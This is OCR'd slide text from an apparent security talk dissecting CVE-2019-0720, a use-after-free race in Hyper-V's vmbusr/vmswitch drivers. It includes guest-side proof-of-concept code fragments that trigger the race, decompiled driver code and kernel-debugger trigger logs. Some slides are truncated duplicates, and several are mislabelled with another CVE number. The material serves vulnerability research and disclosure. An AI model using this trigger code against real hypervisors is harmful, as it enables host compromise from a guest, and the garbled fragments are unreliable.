
- ThreadB call function RtlLookupElementGenericTableAvl and return a pointer PointerB. (State-1)
- Release the spinlock and exit the critical region.
- Two threads call function vmbusr!ChUnmapGpadlView have **SAME** parameter, **PointerB == PointerA.**



CVE-2019-0720

- Steps – 5


- ThreadA will acquire the spinlock(spinlock address : v2+0x3c0) at the **second** KeAcquireSpinLockRaiseToDpc and into a critical region. (State-3)
- Call function vmbusr!ChDeleteGpadlViewIfUnreferenced to free memory which **PointerA** points to, and delete the element(**PointerA**) from a generic table.
- Release the spinlock and exit the critical region.



CVE-2019-0720

- Steps – 6


- ThreadB will acquire the spinlock(spinlock address : v2+0x3c0) at the second KeAcquireSpinLockRaiseToDpc and into a critical region. (State-3)
- Call function vmbusr!ChDeleteGpadlViewIfUnreferenced to free memory which **PointerB** points to, and delete the element(**PointerB**) from a generic table.



CVE-2019-0720

- Steps – 6

- **PointerA == PointerB**
- vmbusr!ChDeleteGpadlViewIfUnreferenced will use an already freed memory's pointer as the second parameter.
- **UAF!!!**



CVE-2019-0720

Two necessary conditions

- Two **non-interfering** threads run to function vmbusr!ChUnmapGpadlView.
- Two threads call function vmbusr!ChUnmapGpadlView have **SAME** parameters.

CVE-2019-0720

Fortunately☺ the following are two threads' stack backtrace satisfy the necessary conditions.

```
**************************Thread1**************************
vmbusr!ChUnmapGpadlView
vmbusr!BusChUnmapGpadlView+0xc
vmbkmclr!VmbChannelUnmapGpadl+0x1f
vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem+0x10e
nt!IopProcessWorkItem+0x12c
nt!ExpWorkerThread+0xf5
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
************************************************************
```

```
**************************Thread2**************************
vmbusr!ChUnmapGpadlView
vmbusr!BusChUnmapGpadlView+0xc
vmbkmclr!VmbChannelUnmapGpadl+0x1f
vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
vmswitch!VmsVmNicPvtKmclChannelClosed+0x102
vmbkmclr!KmclpRundownCountZero+0x6f
nt!IopProcessWorkItem+0x12c
nt!ExpWorkerThread+0xf5
nt!PspSystemThreadStartup+0x47
nt!KiStartSystemThread+0x16
************************************************************
```

CVE-2019-0720

- Thread1 can be triggered by send **NVSP_MSG1_TYPE_REVOKE_RECV_BUF** nvsp_message message and **CHANNELMSG_GPADL_TEARDOWN** message in a guest machine.

```
**************************************************************************
    struct nvsp_message * revoke_packet = NULL;
    revoke_packet = &netdevice->revoke_packet;

    memset(revoke_packet, 0, sizeof(struct nvsp_message));
    revoke_packet->hdr.msg_type = NVSP_MSG1_TYPE_REVOKE_RECV_BUF;
    revoke_packet->msg.v1_msg.revoke_recv_buf.id = NETVSC_RECEIVE_BUFFER_ID;

    msg = (struct vmbus_channel_gpadl_teardown *)info->msg;
    msg->header.msgtype = CHANNELMSG_GPADL_TEARDOWN;
    msg->child_relid = g_hvdevice->channel->offermsg.child_relid;
    msg->gpadl = netdevice->recv_buf_gpadl_handle;

    p_vmbus_sendpacket_ctl(g_hvdevice->channel,
                           revoke_packet,
                           sizeof(struct nvsp_message),
                           (unsigned long)revoke_packet,
                           VM_PKT_DATA_INBAND, 0, 1);
    p_vmbus_post_msg(msg, sizeof(struct vmbus_channel_gpadl_teardown));
**************************************************************************
```

CVE-2019-0720

- Thread2 can be triggered by simulation press system reset key in a guest machine.

```
**********************************************
efi.reset_system(0, EFI_SUCCESS, 0, NULL);
**********************************************
```

- **AND! "efi.reset_system(0, EFI_SUCCESS, 0, NULL);"** can trigger an important thread to control above Thread1&Thread2 become two non-interfering threads. The following is the important thread's stack backtrace.

CVE-2019-0720

- Thread2 can be trigger by simulation press system reset key in a guest mach

```
**********
efi.re
**********
```

- **AND** igger a impo he two non-interf stack trace

```
**********************************************************
vmswitch!VmsVmPauseChannel
vmswitch!VmsVmNicPvtPauseGuestStack+0x8e
vmswitch!VmsVmNicPause+0x145
vmswitch!VmsCdpNicPauseVmNic+0x184
vmswitch!VmsCdpDeviceControl+0x74f
nt!IofCallDriver+0x59
nt!IopSynchronousServiceTail+0x1ab
nt!IopXxxControlFile+0x66f
nt!NtDeviceIoControlFile+0x56
nt!KiSystemServiceCopyEnd+0x13
**********************************************************
```

CVE-2019-0720

- This important thread should running before Thread1&Thread2, so we should use the following codes in PoC to set function vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem into a sleep state.

```
**************************************************************************
  void * ptmp = phys_to_virt(pagebuffers[0].pfn << PAGE_SHIFT);
  ptmp += pagebuffers[0].offset;
  struct rndis_message * rndis_msg = (struct rndis_message *)ptmp;
  struct nvsp_message * nvspmsg = (struct nvsp_message *)buffer;
  modify_rndis_data(rndis_msg);// Modify ndis_msg_type to RNDIS_MSG_SET(5)
  nvspmsg->msg.v1_msg.send_rndis_pkt.send_buf_section_size = rndis_msg->msg_len;
  pagebuffers[0].len = rndis_msg->msg_len;

  struct nvsp_message halt_packet;
  halt_packet.hdr.msg_type = NVSP_MSG1_TYPE_SEND_RNDIS_PKT;
  halt_packet.msg.v1_msg.send_rndis_pkt.channel_type = 1;
  halt_packet.msg.v1_msg.send_rndis_pkt.send_buf_section_size = rndis_msg->msg_len;
  halt_packet.msg.v1_msg.send_rndis_pkt.send_buf_section_index = NETVSC_INVALID_INDEX;
  vmbus_sendpacket_pagebuffer_ctl_old(g_hvdevice->channel,pagebuffers, pagecount,
        &halt_packet, sizeof(struct nvsp_message),(unsigned long)&halt_packet, 1, 1);
**************************************************************************
```

CVE-2019-0720

The principle of above code in PoC

- Set function vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem's second parameter offset 0xe0 's memory to a non-zero value, and this function will into a sleep state until offset 0xe0 's memory set to zero.

- Fortunately☺, we can also use **"efi.reset_system(0, EFI_SUCCESS, 0, NULL);"** to set zero in offset 0xe0 's memory indirectly.

CVE-2019-0708

e in PoC

ecieveBufferWorkItem's

```
*********************************************************************************************
void __fastcall VmsVmNicPvtRevokeRecieveBufferWorkItem(PDEVICE_OBJECT DeviceObject, PVOID Context)
{
  __int64 v2; // rdi
  _BYTE *v3; // rbx
  __int64 v4; // rsi
  __int64 v5; // rax
  __int64 v6; // rdx
  int v7; // esi
  __int64 v8; // rcx
  __int64 v9; // rcx
  __int64 v10; // rcx
  __int64 v11; // [rsp+48h] [rbp+10h]

  v2 = *(Context + 0x4F);
  v3 = Context;
  VmsOmObjectLockExclusive(*(Context + 0x4F), &v11);
  if ( v3[0x1B0] == 1 || v3[0x1B1] == 1 )
  {
    v3[0x1C0] = 0;
  }
  else
  {
    v3[0x1B0] = 1;
    NdisReleaseRWLock(*(v2 + 0x38), &v11);
    while ( *(v3 + 0x38) )                          // rbx+0xe0;  ---- Context + 0xe0
                                                    //set to a non-zero number
      NdisMSleep(1000i64);
    VmsVmPauseChannel(v3);
    KeWaitForSingleObject(&VmsOmIoctlMutex, 0, 0, 0, 0i64);
    VmsOmObjectLockShared(v2, &v11, 0i64);
    v4 = VmsVmqFindProtocolNicObject(v2);
```

```
    NdisReleaseRWLock(*(v2 + 0x38), &v11);
    if ( v4 )
      VmsVmqDoVmqOperation(*(v3 + 0x4F), v4, 2i64);
    v5 = *(v3 + 93);
    if ( v5 )
      VmsVmNicSendVFAssociationMesg(*(v3 + 79), 0i64, *(v5 + 44));
    KeReleaseMutex(&VmsOmIoctlMutex, 0);
    v7 = VmsVmNicPvtDestroyReceiveBuffers(0i64, v3);
    if ( v7 < 0 )
    {
      v8 = *(v3 + 79);
      if ( v8 && (v9 = *(v8 + 1888)) != 0 )
        v10 = *(v9 + 9024);
      else
        v10 = VmsIfrLog;
      WPP_RECORDER_SF_s(v10, v6);
    }
    VmsVmResumeChannel(v3);
    VmsOmObjectLockExclusive(v2, &v11);
    v3[0x1C0] = 0;
    v3[0x1B0] = 0;
    v3[0x1B1] = v7 >= 0;
  }
  NdisReleaseRWLock(*(v2 + 56), &v11);
}
*********************************************************************************************
```

CVE-2019-0708

in PoC

```
**************************************************************************************
void __fastcall VmsVmNicPvtRevokeRecieveBufferWorkItem(PDEVICE_OBJECT DeviceObject, PVOID Context)
{
  __int64 v2; // rdi
  _BYTE *v3; // rbx
  __int64 v4; // rsi
  __int64 v5; // rax
  __int64 v6; // rdx
  int v7
  __int6
  __int6
  __int6
  __int6

  v2 = *
  v3 = (
  VmsOmG
  if ( v
  {
    v3[(
  }
  else
  {
    v3[(
    Ndis
    whil

      Nd
    VmsV
    KeWa
    VmsG
    v4 =
```

We create two non-interfering Threads running to function vmbusr!ChUnmapGpadlView at the same time indirectly!!!

```
+ 44));
    v3[0x1B1] = v7 >= 0;
  }
  NdisReleaseRWLock(*(v2 + 56), &v11);
}
**************************************************************************************
```

CVE-2019-0720 debugging & trigger

```
2: kd> bp vmbusr!ChUnmapGpadlView ".echo GpadlView;r rdx;r $thread;?? @$thread->Cid;k;.time;.echo ;g;";
2: kd> bp vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem ".echo VmsVmNicPvtRevokeRecieveBufferWorkItem;r $thread;.time;.echo ;g;";
2: kd> bp vmswitch!VmsVmNicPvtKmclChannelClosed ".echo VmsVmNicPvtKmclChannelClosed;r $thread;.time;.echo ;g;";
2: kd> bp vmswitch!VmsVmNicPvtPauseGuestStack".echo VmsVmNicPvtPauseGuestStack;r $thread;.time;.echo ;g;";
2: kd> bp vmbusr!ChUnmapGpadlView+0x66".echo vmbusr!ChUnmapGpadlView+0x66;r rdi;k;r $thread;.echo ;g;"
2: kd> g
VmsVmNicPvtRevokeRecieveBufferWorkItem
$thread=ffffc48e1a7c6040
Debug session time: Mon Jun 10 10:22:18.690 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.648

VmsVmNicPvtPauseGuestStack
$thread=ffffc48e1cbab080
Debug session time: Mon Jun 10 10:22:18.774 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.661

GpadlView
rdx=00000000000e1e12
$thread=ffffc48e1bcbd040
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`00000e48 Void
 # Child-SP          RetAddr           Call Site
00 ffff8105`76ee79f8 fffff80d`4239908c vmbusr!ChUnmapGpadlView
01 ffff8105`76ee7a00 fffff80d`4279156b vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`76ee7a30 fffff80d`42790c69 vmbkmclr!KmclpTeardownOpenChannelState+0x6f
03 ffff8105`76ee7a60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x99
04 ffff8105`76ee7a90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
05 ffff8105`76ee7b00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
06 ffff8105`76ee7b90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
07 ffff8105`76ee7be0 00000000`00000000 nt!KiStartSystemThread+0x16
Debug session time: Mon Jun 10 10:22:18.975 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.785
```

CVE-2019-0720 debugging & trigger

```
2: kd> bp vmbusr
2: kd> bp vmswitc
2: kd> bp vmswitc
2: kd> bp vmswitc
2: kd> bp vmbusr
2: kd> g
VmsVmNicPvtRevoke
$thread=ffffc48e1
Debug session tir
System Uptime: 0

VmsVmNicPvtPauseG
$thread=ffffc48e1
Debug session tir
System Uptime: 0

GpadlView
rdx=00000000000e1
$thread=ffffc48e1
struct _CLIENT_ID
   +0x000 UniqueP
   +0x008 Unique7
 # Child-SP
00 ffff8105`76ee7
01 ffff8105`76ee7
02 ffff8105`76ee7
03 ffff8105`76ee7
04 ffff8105`76ee7
05 ffff8105`76ee7
06 ffff8105`76ee7
07 ffff8105`76ee7
Debug session tir
System Uptime: 0
```

```
vmbusr!ChUnmapGpadlView+0x66
rdi=ffffc48e1b946e30
 # Child-SP          RetAddr           Call Site
00 ffff8105`76ee7970 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0x66
01 ffff8105`76ee7a00 fffff80d`4279156b vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`76ee7a30 fffff80d`42790c69 vmbkmclr!KmclpTeardownOpenChannelState+0x6f
03 ffff8105`76ee7a60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x99
04 ffff8105`76ee7a90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
05 ffff8105`76ee7b00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
06 ffff8105`76ee7b90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
07 ffff8105`76ee7be0 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffc48e1bcbd040

VmsVmNicPvtPauseGuestStack
$thread=ffffc48e1cbab080
Debug session time: Mon Jun 10 10:22:19.339 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.834

VmsVmNicPvtKmclChannelClosed
$thread=ffffc48e1bcbd040
Debug session time: Mon Jun 10 10:22:19.431 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.839

GpadlView
rdx=00000000000e1e16
$thread=ffffc48e1bcbd040
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`00000e48 Void
 # Child-SP          RetAddr           Call Site
00 ffff8105`76ee79f8 fffff80d`4239908c vmbusr!ChUnmapGpadlView
01 ffff8105`76ee7a00 fffff80d`4279156b vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`76ee7a30 fffff80d`42790c69 vmbkmclr!KmclpTeardownOpenChannelState+0x6f
03 ffff8105`76ee7a60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x99
04 ffff8105`76ee7a90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
05 ffff8105`76ee7b00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
06 ffff8105`76ee7b90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
07 ffff8105`76ee7be0 00000000`00000000 nt!KiStartSystemThread+0x16
Debug session time: Mon Jun 10 10:22:19.503 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.847
```

```
;g;";
kItem;r $thread;.time;.echo ;g;";
e;.echo ;g;";
ho ;g;";
;g;"
```

CVE-

```
vmbusr!ChUnmapGpadlView+0x66
rdi=ffffc48e197c9a80
 # Child-SP          RetAddr           Call Site
00 ffff8105`76ee7970 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0x66
01 ffff8105`76ee7a00 fffff80d`4279156b vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`76ee7a30 fffff80d`42790c69 vmbkmclr!KmclpTeardownOpenChannelState+0x6f
03 ffff8105`76ee7a60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x99
04 ffff8105`76ee7a90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
05 ffff8105`76ee7b00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
06 ffff8105`76ee7b90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
07 ffff8105`76ee7be0 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffc48e1bcbd040

VmsVmNicPvtKmclChannelClosed
$thread=ffffc48e1c837040
Debug session time: Mon Jun 10 10:22:19.882 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.866

GpadlView
rdx=00000000000e1e14
$thread=ffffc48e1c837040
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`0000133c Void
 # Child-SP          RetAddr           Call Site
00 ffff8105`7691f968 fffff80d`4239908c vmbusr!ChUnmapGpadlView
01 ffff8105`7691f970 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`7691f9a0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
03 ffff8105`7691f9d0 fffff80d`4327db32 vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
04 ffff8105`7691fa20 fffff80d`42790c3f vmswitch!VmsVmNicPvtKmclChannelClosed+0x102
05 ffff8105`7691fa60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x6f
06 ffff8105`7691fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
07 ffff8105`7691fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
08 ffff8105`7691fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
09 ffff8105`7691fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
Debug session time: Mon Jun 10 10:22:19.948 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.872
```

CVE-

```
GpadlView
rdx=00000000000e1e14
$thread=ffffc48e1a7c6040
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`0000019c Void
 # Child-SP          RetAddr           Call Site
00 ffff8105`7463f998 fffff80d`4239908c vmbusr!ChUnmapGpadlView
01 ffff8105`7463f9a0 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`7463f9d0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
03 ffff8105`7463fa00 fffff80d`430bdb8e vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
04 ffff8105`7463fa50 fffff801`d929a50c vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem+0x10e
05 ffff8105`7463fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
06 ffff8105`7463fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
07 ffff8105`7463fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
08 ffff8105`7463fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
Debug session time: Mon Jun 10 10:22:20.116 2019 (UTC + 8:00)
System Uptime: 0 days 0:31:24.872

vmbusr!ChUnmapGpadlView+0x66
rdi=ffffc48e1b2d0a40
 # Child-SP          RetAddr           Call Site
00 ffff8105`7463f910 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0x66
01 ffff8105`7463f9a0 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`7463f9d0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
03 ffff8105`7463fa00 fffff80d`430bdb8e vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
04 ffff8105`7463fa50 fffff801`d929a50c vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem+0x10e
05 ffff8105`7463fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
06 ffff8105`7463fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
07 ffff8105`7463fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
08 ffff8105`7463fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffc48e1a7c6040

vmbusr!ChUnmapGpadlView+0x66
rdi=ffffc48e1b2d0a40
 # Child-SP          RetAddr           Call Site
00 ffff8105`7691f8e0 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0x66
01 ffff8105`7691f970 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
02 ffff8105`7691f9a0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
03 ffff8105`7691f9d0 fffff80d`4327db32 vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
04 ffff8105`7691fa20 fffff80d`42790c3f vmswitch!VmsVmNicPvtKmclChannelClosed+0x102
05 ffff8105`7691fa60 fffff801`d929a50c vmbkmclr!KmclpRundownCountZero+0x6f
06 ffff8105`7691fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
07 ffff8105`7691fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
08 ffff8105`7691fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
09 ffff8105`7691fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffc48e1c837040
